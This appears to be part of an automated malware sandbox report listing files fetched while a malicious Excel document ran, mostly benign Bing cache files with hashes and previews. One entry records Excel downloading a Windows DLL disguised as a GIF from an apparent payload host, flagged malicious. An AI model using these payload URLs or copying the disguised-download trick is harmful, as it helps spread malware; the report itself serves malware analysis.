Preview:	bMCX0xDGGl/RS7PNGUhhv9OiuhxiPOjfU9Slix/lycN6LAHK4yy6TibklfsmwX0Ps4SIuB7haWpFsXGt/sF+dy7HZDLpqmU8qcn9mcO9JLb/3a9HFB/fCpjjp+MRkoPFe7 PfpxiJ27pAoUSUcNUSEHINPw1t4uBpyDTOxQ+v3aWCo7zObDmtaUEyCS0p45i0ymbev+v9/6wVuc8LRbd1j4c7JGFxm8FWYTf0fdp1p/sI2kImN+hyQXCDTMQ096Uti4/T 8vLL3SBvhU5B1fOdCw2CPW/26BJVMWKwCSiPep1E/sonJpGp2+fs50442ut8ZcRNuW4SeZ3z1ANv9sFbrki58Ul2tm7YhK6DizhYRSJ1JekZVWKVmDNDC+8R 1edW9H1n0XAwKkeUlvOBVp7YoF+KuBrbgvGSZa/ZD3UqqTasmyGpevuKrvPbWleovGDyyWUaCSC/iD8/tS3se//4TBRsA3IRjDiyS7Xxp7R0fVyLvepVrSYIbMCRPVYydv 5oeL5S7cxYXDwOUQ04Zrto7k9akrE45aZsPTMRZDKzaxwnMEfCAnzpXByD8YKpTqAlYJazhpIpubd/qtl6soVqEJsWvhv1YDLg8dRM0/HyE5k3k9TUG338h0neQ9ojzJkl Pz2WEau9jfTwZ4/97Auo6lzS2bQ3A5fbZXYgHOc/EFkmnmv5CI1Df+JKL7Z7AjYDQwAj2BYr4jV3EN/wx/zuu4qEMYjyAY9PJt2Sc7mm67kAOLqfnbSVaO6EYS/QpNL54P 6ng3apDNe04pjYU/ERZFwozBK5SqvZXbGNFcdW9I/8jVD3nsQbW402JQoAv27dHjeQMv2dSJ8L1f6hI1wGyPriQr7oDXW6QKlkCNuuqtKp3KuPqyKPRQbnPlo1mUHc7zNt DbDp0RhKW0mpvGI8EEiyDwUzbthLIxTMoF5hzFNUXu/o/kxdFL52KZLOqcIo4PaDdkG2pFAtT0HOW2Sdz5wKcSoKqRRdcOnwwM7V

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\4JDAW1W1.htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	downloaded
Size (bytes):	61792
Entropy (8bit):	5.763210921766299
Encrypted:	false
SSDEEP:	1536:GErSCXrLQRo3HfmlcpUQRY0ETOuKsIecFXdAjvd594fJLYv0qJCb09v+Q53OpKm:GALQy3/XmQRCd59RteR
MD5:	3424A8D52AA72CE2A3A53CD795EC1FD0
SHA1:	A2C8E5D6A1CBAB2ECA7A47168C34E2E182E87A2D
SHA-256:	4B84D0232E79E75F3AD6581E1446E3B7BC4EBB79BD0A0EA35E7F700BF0B6EDA7
SHA-512:	DF8C039F81830BABD406E6B7D3F229175263BDB5936B35E6AED1E55F734798970197747D06B3D95FD59D60B9D1BD7E9773785931911C01A5F730432ACAED60DE
Malicious:	false
IE Cache URL:	http://www.bing.com/?form=REDIRERR
Preview:	<!doctype html><html lang="en" dir="ltr"><head><meta name="theme-color" content="#4F4F4F" /><meta name="description" content="Bing helps you turn information in to action, making it faster and easier to go from searching to doing." /><meta http-equiv="X-UA-Compatible" content="IE=edge" /><meta name="viewport" content="width=device-width, initial-scale=1.0" /><meta property="fb:app_id" content="570810223073062" /><meta property="og:type" content="website" /><meta property="og:title" content="Info" /><meta property="og:image" content="https://www.bing.com/th?id=OHR.AnivaLighthouse_ROW9243451283_tmb.jpg&rf=" /><meta property="og:image:width" content="1366" /><meta property="og:image:height" content="768" /><meta property="og:url" content="https://www.bing.com/?form=HPFBBK&ssd=20210403_0700&mkt=de-CH" /><meta property="og:site_name" content="Bing" /><meta property="og:description" content="The Aniva Lighthouse incredibly stands on top of t" /><title>Bing</title><link rel="shortc

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\5rqGloMo94v3vwNVR5OsxDNd8d0[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	461
Entropy (8bit):	4.834490109266682
Encrypted:	false
SSDEEP:	6:tl9mc4sl3WGPXN4x7ZguUz/KVqNFvneuFNH2N9wF+tC77LkeWVLKetCsYuwdOvX0:t41WeXNC1f3q/7H2DlZWYeIsrGYyKYx7
MD5:	4E67D347D439EEB1438AA8C0BF671B6B
SHA1:	E6BA86968328F78BF7BF03554793ACC4335DF1DD
SHA-256:	74DEB89D481050FD76A788660674BEA6C2A06B9272D19BC15F4732571502D94A
SHA-512:	BE40E5C7BB0E9F4C1687FFDDBD1FC16F1D2B19B40AB4865BE81DD5CF5F2D8F469E090219A5814B8DAED3E2CD711D4532E648664BFA601D1FF7BBAA83392D30E

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\5rqGloMo94v3vwNVR5OsxDNd8d0[1].svg	
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/5rqGloMo94v3vwNVR5OsxDNd8d0.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 32 32"><title>UserSignedOutIcon</title><circle cx="16" cy="16" r="16" fill="#eee"/><path d="M12.73 13.1a3.271 3.271 0 1 1 3.27 3.2 3.237 3.237 0 0 1-3.27-3.2zm-2.73 9.069h1.088a4.91 4.91 0 0 1 9.818 0h1.094a5.884 5.884 0 0 0-3.738-5.434 4.238 4.238 0 0 0 2.1-3.635 4.366 4.366 0 0 0-8.73 0 4.238 4.238 0 0 0 2.1 3.635 5.878 5.878 0 0 0-3.732 5.434z" fill="#666"/><path fill="none" d="M0 0h32v32h-32z"/></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\JDHEvZVDnqsG9UcxzgIdtGb6thw.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	408
Entropy (8bit):	5.040387533075148
Encrypted:	false
SSDEEP:	12:2QWV6yRZ1nkDXAn357CXYX0cO2mAICL2b3TRn:2QO6P+5OYXJPi3TRn
MD5:	B4D53E840DB74C55CC3E3E6B44C3DAC1
SHA1:	89616D8595CF2D26B581287239AFB62655426315
SHA-256:	622B88D7D03DDACC92B81FE80A30B3D5A04072268BF9473BB29621E884AAB5F6
SHA-512:	4798E4E1E907EAE161E67B9BAB42206CE0F22530871EEC63582161E29DD00D2D7034E7D12CB3FE56FFF673BC9BB01F0646F9CA5DAED288134CB25978EFBBECF
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/JDHEvZVDnqsG9UcxzgIdtGb6thw.gz.js
Preview:	(function(){function u(){n&&(n.value.length>0?Lib.CssClass.add(sj_b,t):Lib.CssClass.remove(sj_b,t))}function f(r){n.value="";Lib.CssClass.remove(sj_b,t);sj_log("CI.XButton","Clicked","1");i&&Lib.CssClass.add(i,"b_focus");n.focus();n.click();r&&(r.preventDefault(),r.stopPropagation())}var i=_ge("b_header"),n=_ge("sb_form_q"),r=_ge("sb_clt"),t="b_sbText";n&&r&&(sj_be(r,"click",f),sj_be(n,"keyup",u),u())})()

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\MstqcgNaYngCBavkktAoSE0--po.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	391
Entropy (8bit):	5.184440623275194
Encrypted:	false
SSDEEP:	12:2QxjI/mLAHPWEaaGRHkj6iLUEkFKgs5qHT:2QC8H+aGRHk+i1kFKgs5qHT
MD5:	55EC2297C0CF262C5FA9332F97C1B77A
SHA1:	92640E3D0A7CBE5D47BC8F0F7CC9362E82489D23
SHA-256:	342C3DD52A8A456F53093671D8D91F7AF5B3299D72D60EDB28E4F506368C6467
SHA-512:	D070B9C415298A0F25234D1D7EAFB8BAE0D709590D3C806FCEAEC6631FDA37DFFCA40F785C86C4655AA075522E804B79A7843C647F1E98D97CCE599336DD9D9
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/MstqcgNaYngCBavkktAoSE0--po.gz.js
Preview:	(function(){function n(){var n=_ge("id_p"),t,i;n&&(t="",i="",n.dataset?(t=n.dataset.src,i=n.dataset.alt):(t=n.getAttribute("data-src"),i=n.getAttribute("data-alt")),t&&t!=""&&(n.onerror=function(){n.onerror=null;n.src="";n.alt="")},n.onload=function(){n.alt=i},n.src=t)}n()})()

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ULJCe4CXM2DCjZgELMGm2K4PcPo[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 1642 x 116, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	15917
Entropy (8bit):	7.9392385460477835
Encrypted:	false
SSDEEP:	384:U5vQpWIHNNEojv3nGIsk9MdacywQLntcdejm+sJ/4blz/DXw:Vhl3jj+wcFQLtcMm+K4bR/Dg
MD5:	2D786704B21ADFC7A5037DE337502280
SHA1:	50B2427B80973360C28D98042CC1A6D8AE0F70FA
SHA-256:	54CC8693087FBAF873F72FE9CB4539499A0BC7016225F563DB92B9BFE7EEA564
SHA-512:	625AE0A637BF8B85B86D7719170AAF65ECE69A89CC1E5C76084921A7CABAC226815856D6967403F9264F2C19B4760128C8D10B0FB671D4B9F7A11DBD41B0B6D
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/ULJCe4CXM2DCjZgELMGm2K4PcPo.png
Preview:	.PNG.....IHDR...j...t.....PLTE...uuv.....x.....x.r.....vxzvwywwx.....w.....". .n....uvy.E9...ww{.....x..m.....m.wwy.....l....tyyuxy.....vxz.m..n....q...m.....{.....vxy///...vv{.m.....twzvvy.....---.....wxz!!!.....3.....vyy...,,.....m.....vvxuu|....L"~.....m.....lll."..#.....vwy....Xx,,,....4.....n....vwy....=.....#....3.....*x.0..3..3..1.....l..$..%.....l.....z..;a.....000.....$.wxz!W.....n....xxx.....413....4.....d!..>.....~...Q"qqq....."..www...[[[...Y.....G..)..`.....y..4f.....4....tRNS...0`....`...@_s....A. ...0?....p,....P?..@...0...~._.aU...o.3.....0.3Q`./y>@^B.^.jP.....C.`.....7..nfc.G.... ..88.%...@.....k...).O...M.@....$.d.i....M

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 2 icons, 16x16, 32 bits/pixel, 32x32, 32 bits/pixel
Category:	downloaded
Size (bytes):	5430
Entropy (8bit):	4.0126861171462025
Encrypted:	false
SSDEEP:	96:n0aWBDm5zDlvV2rkG4zuAZMXJFG62q7mQ:nCBy5zZ0lG46AaXJFG6v7m
MD5:	F74755B4757448D71FDCB4650A701816
SHA1:	0BCBE73D6A198F6E5EBAFA035B734A12809CEFA6
SHA-256:	E78286D0F5DFA2C85615D11845D1B29B0BFEC227BC077E74CB1FF98CE8DF4C5A
SHA-512:	E0FB5F740D67366106E80CBF22F1DA3CF1D236FE11F469B665236EC8F7C08DEA86C21EC8F8E66FC61493D6A8F4785292CE911D38982DBFA7F5F51DADEBCC875
Malicious:	false
IE Cache URL:	http://urs-world.com/favicon.ico
Preview:	..... .h...&... ....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...s...r...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s...s..r#.....s...s...s..s...r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s...s.....su..s...s.....s...s...s.sA.....s%..s..s#.....r...r...s].....s...s..sk..s...s.....s...s...s].....s...r..s7.....s...s..r...r...s...r.....s...s.....s...s..s7.....s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s...s...s...s.....s...s[.....ss..s...s.....s...s..sm..sI..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r...s...s...r...s...sQ..s..rK..s...sg..s'.....s...s...s...s...s'..s_..s...s...s...rQ..s..s...sK..r/..s3..sa..s...s...s!..s#..s..s...s...s...s...s...sy..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\suspendedpage[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	7614
Entropy (8bit):	5.643196429180972
Encrypted:	false
SSDEEP:	192:olVZHCkA26xd3Q4JRveuTtMy47R/Ga0kVhFuPwf8Pn9wHHyJcf:QJvVGaRF8I80
MD5:	116091ED739B7E0F1AD7F819560A0602
SHA1:	C30A527A2A5F25BC1A63359CAD76A8BAB67CB4FB
SHA-256:	0445F0A98A263C472AE1C8D8E28275AFEA1BDDD7692746AA5286097B311B29B1
SHA-512:	83F16BCA5EA4062470B8807912F10B6D743C2DEF2261B4E16098EA8FC1DCB6692CBBD4C6870F27408422B75A3CDCD46A3856AB2162177ED2386D4B8188C122E
Malicious:	false
IE Cache URL:	http://https://vts.us.com/cgi-sys/suspendedpage.cgi
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\P3LN8DHh0udC9Pbh8UHnw5FJ8R8.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	1516
Entropy (8bit):	5.30762660027466
Encrypted:	false
SSDEEP:	24:+FE64YTsQF61KWllWeM2lSoiLKiUfpIYdk+fzvOMuHMH34tDO8XgGQE3BUf4JPwk:+FdF6UYXEBi9kIHIB1UY
MD5:	EF3DA257078C6DD8C4825032B4375869
SHA1:	35FE0961C2CAF7666A38F2D1DE2B4B5EC75310A1
SHA-256:	D94AC1E4ADA7A269E194A8F8F275C18A5331FE39C2857DCED3830872FFAE7B15
SHA-512:	DBA7D04CDF199E68F04C2FECFDADE32C2E9EC20B4596097285188D96C0E87F40E3875F65F6B1FF5B567DCB7A27C3E9E8288A97EC881E00608E8C6798B24EF3F
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/P3LN8DHh0udC9Pbh8UHnw5FJ8R8.gz.js
Preview:	var Identity=Identity||{},ham_id_js_downloaded=!1;(function(n,t,i,r,u,f,e){e.wlProfile=function(){var r=sj_cook.get,u="WLS",t=r(u,"N"),i=r(u,"C");return i&&e.wlImgSm&&e.wlImgLg?{displayName:t?t.replace(/\+/g," "):"",name:n(t.replace(/\+/g," ")),img:e.wlImgSm.replace(/\{0\}/g,f(i)),imgL:e.wlImgLg.replace(/\{0\}/g,f(i)),idp:"WL"}:null};e.headerLoginMode=0;e.popupAuthenticate=function(n,i,r){var o,u,h,c,v=sb_gt(),l=Math.floor(v/1e3).toString(),s="ct",a=new RegExp("([?&])"+s+"=.*?(&|$)","i");return n.toString()==="WindowsLiveId"&&(o=e.popupLoginUrls,u=o[n],u=u.match(a)?u.replace(a,"$1"+s+"="+l+"$2"):u+"?"+s+"="+l,e.popupLoginUrls.WindowsLiveId=u),(o=e.popupLoginUrls)&&(u=o[n]+(i?"&perms="+f(i):"")+(r?"&src="+f(r):""))&&(h=e.pop(u))&&(c=setInterval(function(){h.closed&&(t.fire("id:popup:close"),clearInterval(c))},100))};e.pop=function(n){return r.open(n,"idl","location=no,menubar=no,resizable=no,scrollbars=yes,status=no,titlebar=no,toolbar=no,width=1000,height=620")};var o=u("id_h"),s=u("id

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\eRYlUYIMYsB_Pt8B7FTik-pl5cs.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\eRYlUYIMYsB_Pt8B7FTik-pl5cs.gz[1].js	
Category:	downloaded
Size (bytes):	229
Entropy (8bit):	4.773871204083538
Encrypted:	false
SSDEEP:	3:2LGffIc6CaA5FSAGG4Aj6NhyII6RwZtSAnM+LAX6jUYkjdnwO6yJxWbMPJ/WrE6J:2LGXX6wFSADj6iIunnyh6TbMFsise2
MD5:	EEE26AAC05916E789B25E56157B2C712
SHA1:	5B35C3F44331CC91FC4BAB7D2D710C90E538BC8B
SHA-256:	249BCDCAA655BDEE9D61EDFF9D93544FA343E0C2B4DCA4EC4264AF2CB00216C2
SHA-512:	A664F5A91230C0715758416ADACEEAEFDC9E1A567A20A2331A476A82E08DF7268914DA2F085846A744B073011FD36B1FB47B8E4EED3A0C9F908790439C930538
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/eRYlUYIMYsB_Pt8B7FTik-pl5cs.gz.js
Preview:	(function(){var t=_ge("id_h"),n=_ge("langChange"),i=_ge("me_header"),r=_ge("langDId"),u=_ge("mapContainer");t!=null&&n!=null&&i==null&&(r===null||u===null)&&(t.insertBefore(n,t.firstChild),n.className=n.className+" langdisp")})()

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	3470
Entropy (8bit):	5.076790888059907
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRHERyRyntQRXaR8RS6C87a/5/+mhPcF+5g+mOC53B5Fqs1qP:JsUOHaQyYX4yJQOWCbz1Qb5
MD5:	6B26ECFA58E37D4B5EC861FCDD3F04FA
SHA1:	B69CD71F68FE35A9CE0D7EA17B5F1B2BAD9EA8FA
SHA-256:	7F7D1069CA8A852C1C8EB36E1D988FE6A9C17ECB8EFF1F66FC5EBFEB5418723A
SHA-512:	1676D43B977C07A3F6A5473F12FD16E56487803A1CB9771D0F189B1201642EE79480C33A010F08DC521E57332EC4C4D888D693C6A2323C97750E97640918C3F4
Malicious:	false
IE Cache URL:	res://ieframe.dll/errorPageStrings.js
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";....//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "The security certificate presented by this website was not issued by a trusted certificate authority.";..var L_CertExpired_TEXT = "The security certificate presented by this website has expired or is not yet valid.";..var L_CertCNMismatch_TEXT = "The security certificate presented by this website was issued for a di

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\favicon[1].ico	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 1 icon, 32x32, 32 bits/pixel
Category:	downloaded
Size (bytes):	4286
Entropy (8bit):	3.8046022951415335
Encrypted:	false
SSDEEP:	24:suZOWcCXPRS4QAUs/KBy3TYI42Apvl6wheXpktCH2Yn4KgISQggggFpz1k9PAYHu:HBRh+sCBykteatiBn4KWi1+Ne
MD5:	DA597791BE3B6E732F0BC8B20E38EE62
SHA1:	1125C45D285C360542027D7554A5C442288974DE
SHA-256:	5B2C34B3C4E8DD898B664DBA6C3786E2FF9869EFF55D673AA48361F11325ED07
SHA-512:	D8DC8358727590A1ED74DC70356AEDC0499552C2DC0CD4F7A01853DD85CEB3AEAD5FBDC7C75D7DA36DB6AF2448CE5ABDFF64CEBDCA3533ECAD953C061A9338E
Malicious:	false
IE Cache URL:	http://www.bing.com/favicon.ico
Preview:	....(... ...@..... .....N...Sz..R...R...P...N..L..H..DG.....R6..U...U...S...R...P...N..L..I..F..B...7.....S6..V...V...U...S...R...P...N..L..I..F..C...?..:z.....O...W...V...V...U...S...R...P...N..L..I..E..C...?...:..{7..q2$.....T..D..]...S)..p6..J...R...P...N..L..I..E..B..>..;..z7..p2..f,X.....A..O#..N!..N!..N!..P$..q:...P...N..K..I..E..A..=..9..x5..n0..e,...5.....Ea.Z,..T$..T$..T

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\hsq54HXv3E6bOWi_58PaE6vwTYM.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	exported SGML document, ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	4424
Entropy (8bit):	5.151067247813042
Encrypted:	false
SSDEEP:	96:B3D+ca6IQkQQX6hJmK/Kl9L3vVPTkyfXeJLYLZq76NH:V+ca6IBQQX6aKClFfVPTkyWJLW/
MD5:	FA0E965181E637575B37390656518D0D

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\hsq54HXv3E6bOWi_58PaE6vwTYM.gz[1].js	
SHA1:	06F24D11B54319BE23CDB7C8EEB9D79AAD9CFD06
SHA-256:	4CCC277A590605079234A0C82BFB6C0909B72453D8A45DCACF64463BC429492C
SHA-512:	CA8557ACBC8F7EDEF64FFB0C8A1A7AACE917848FDFA5D3A0ED2867999C6D994DC5E12CEE70E4771C7B0C9C1638071495BD771945FB204B9CFCC589386FFF340
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/hsq54HXv3E6bOWi_58PaE6vwTYM.gz.js
Preview:	define("rmsajax",["require","exports"],function(n,t){function c(){for(var i,n=[],t=0;t<arguments.length;t++)n[t]=arguments[t];if(n.length!=0){if(i=n[n.length-1],n.length==1)ot(i)&&f.push(i);else if(n.length==3){var o=n[0],s=n[1],u=n[2];st(o)&&st(s)&&ot(u)&&(ht(r,o,u),ht(e,s,u))}return window.rms}}function nt(){var i=arguments,n,t;for(o.push(i),n=0;n<i.length;n++)t=i[n],ct(t,r),t.d&&tt.call(null,t);return window.rms}function kt(){var t=arguments,n;for(s.push(t),n=0;n<t.length;n++)ct(t[n],e);return window.rms}function l(){var t,i,n;for(ri(),t=!1,n=0;n<o.length;n++)t=tt.apply(null,p.call(o[n],0))||t;for(i=0;i<s.length;i++)t=ti.apply(null,p.call(s[i],0))||t;if(!t)for(n=0;n<f.length;n++)f[n]()}function tt(){var n=arguments,t,i,f,e;if(n.length===0)return!1;if(t=r[ut(n[0])],n.length>1)for(i=ui.apply(null,n),f=0;f<i.length;f++)e=i[f],e.run=u,dt(e,function(n){return function(){gt(n,i)}}(e));else t.run=u,ft(t,function(){it(t)});return!0}function dt(n,t){var f,u,r;if(!n.state){if(n.state=pt,at(n)

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	107396
Entropy (8bit):	5.804743169573023
Encrypted:	false
SSDEEP:	1536:DWKaY5Se9WnVI78XvnoxJasJvRHKmyGDvDk0Rt9Y56l5ZMpvV05o9OX5xPw8:DWa0eQnVI7qCqZGDvDk4wol5w0EU
MD5:	B6FBFC6A40ED69565C2B1A2E4AABD201
SHA1:	432FF10BD10DB7494D0B2605DEA26C54F8238064
SHA-256:	A05711289E9F8DBA5F0CE5FE3B3096F8C181F537D169997E2DB30F83036052D3
SHA-512:	4BB5E232EFCD233ABA7804A8A3E3F901AFCD89CF82C94A93AE3E5FEDD2F3DE04CCF5A9F45CEC82D622F8A2740DE4B4CF7FA5155D60851C7C6E762A63CE708909
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Joe Sandbox View:	• Filename: document-1370071295.xls, Detection: malicious, Browse • Filename: document-69564892.xls, Detection: malicious, Browse • Filename: document-1320073816.xls, Detection: malicious, Browse
IE Cache URL:	http://https://accesslinksgroup.com/ds/0104.gif
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....._W...6e..6e..6e.)v..6e...w..6e.Rich.6e.....PE..L.....f`.....!.....Z.....`.....p.....p..Q...P...d.....P.....code...fY.....Z.....`.data...Q....p.....^.....@..@.rdata..._L.....`.....data...P.....x.....@.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\6sxhavkE4_SZHA_K4rwWmg67vF0.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	20320
Entropy (8bit):	5.35616705330287
Encrypted:	false
SSDEEP:	384:Kh4xTJXiXZ4sb4ZENXjTDDoFWZ3BnqIfP5IDV6s4RKAvKXAL5Nuwbv++9O:YoTdiJpjBpBnqIH+Z6se4XALueO
MD5:	07F6B49331D0BD13597934A20FAC385B
SHA1:	B39E1439D7FC072AF4961D4AB6DE07D0BC64B986
SHA-256:	4752E030AC235C73E92EC8BBF124D9A32A424457CA9A6D6027A9595DA76F98D7
SHA-512:	333B12B6BC7F72156026829E820A4F24759E15973B474E2FFB264DEE4C50B0E478128255E416F3194E8C170A28DF02AA425D720CC5E15BC2382EA2D6D57A6F5B
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/6sxhavkE4_SZHA_K4rwWmg67vF0.gz.js
Preview:	/*!DisableJavascriptProfiler*/.var BM=BM||{};BM.config={B:{timeout:250,delay:750,maxUrlLength:300,sendlimit:20,maxPayloadSize:14e3},V:{distance:20},N:{maxUrlLength:300},E:{buffer:30,timeout:5e3,maxUrlLength:300},C:{distance:10}},function(n){function vt(){if(!document.querySelector||!document.querySelectorAll){k({FN:"init",S:"QuerySelector"});return}w={};e=[];ft=1;ut=0;rt=0;o=[];s=0;h=!1;var n=Math.floor(Math.random()*1e4).toString(36);t={P:{C:0,N:0,I:n,S:fi,M:r,T:0,K:r,F:0}};vi()}function ei(n,t){var r={};for(var i in n)i.indexOf("_")!==0&&(i in t&&(n[i]!==t[i]||i==="i")?(r[i]=t[i],n[i]=t[i]):r[i]=null);return r}function oi(n){var i={};for(var t in n)n.hasOwnProperty(t)&&(i[t]=n[t]);return i}function b(n,t,r,u){if(!h){k({FN:"snapshot",S:n});return}r||gt;t=t||!1;var f=g()+r;ot(o,n)===-1&&o.push(n);t?(yt(),pt(t,u)):f>s&&(yt(),rt=sb_st(pt,r),s=f)}function k(n){var u={T:"CI.BoxModelError",FID:"CI",Name:ht,SV:ct,P:t&&"P"in t?d(t.P):r,TS:f(),ST:v},i,e;for(i in n)u[i]=n[i];e=d(u);wt(e)}func

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\NewErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	1310
Entropy (8bit):	4.810709096040597
Encrypted:	false
SSDEEP:	24:5Y0bn73pHIUZtJD0IFBohpZlJiHqw87xTeB0yVFaFG:5b73HJq0TJiHp89TOwU

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\NewErrorPageTemplate[1]	
MD5:	CDF81E591D9CBFB47A7F97A2BCDB70B9
SHA1:	8F12010DFAACDECAD77B70A3E781C707CF328496
SHA-256:	204D95C6FB161368C795BB63E538FE0B11F9E406494BB5758B3B0D60C5F651BD
SHA-512:	977DCC2C6488ACAF0E5970CEF1A7A72C9F9DC6BB82DA54F057E0853C8E939E4AB01B163EB7A5058E093A8BC44ECAD9D06880FDC883E67E28AC67FEE4D070A4CC
Malicious:	false
IE Cache URL:	res://ieframe.dll/NewErrorPageTemplate.css
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #575757;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #2778ec;.. font-size: 38pt;.. font-weight: 300;.. vertical-align:bottom;.. margin-bottom: 20px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 40px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;.. padding-top: 5px;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 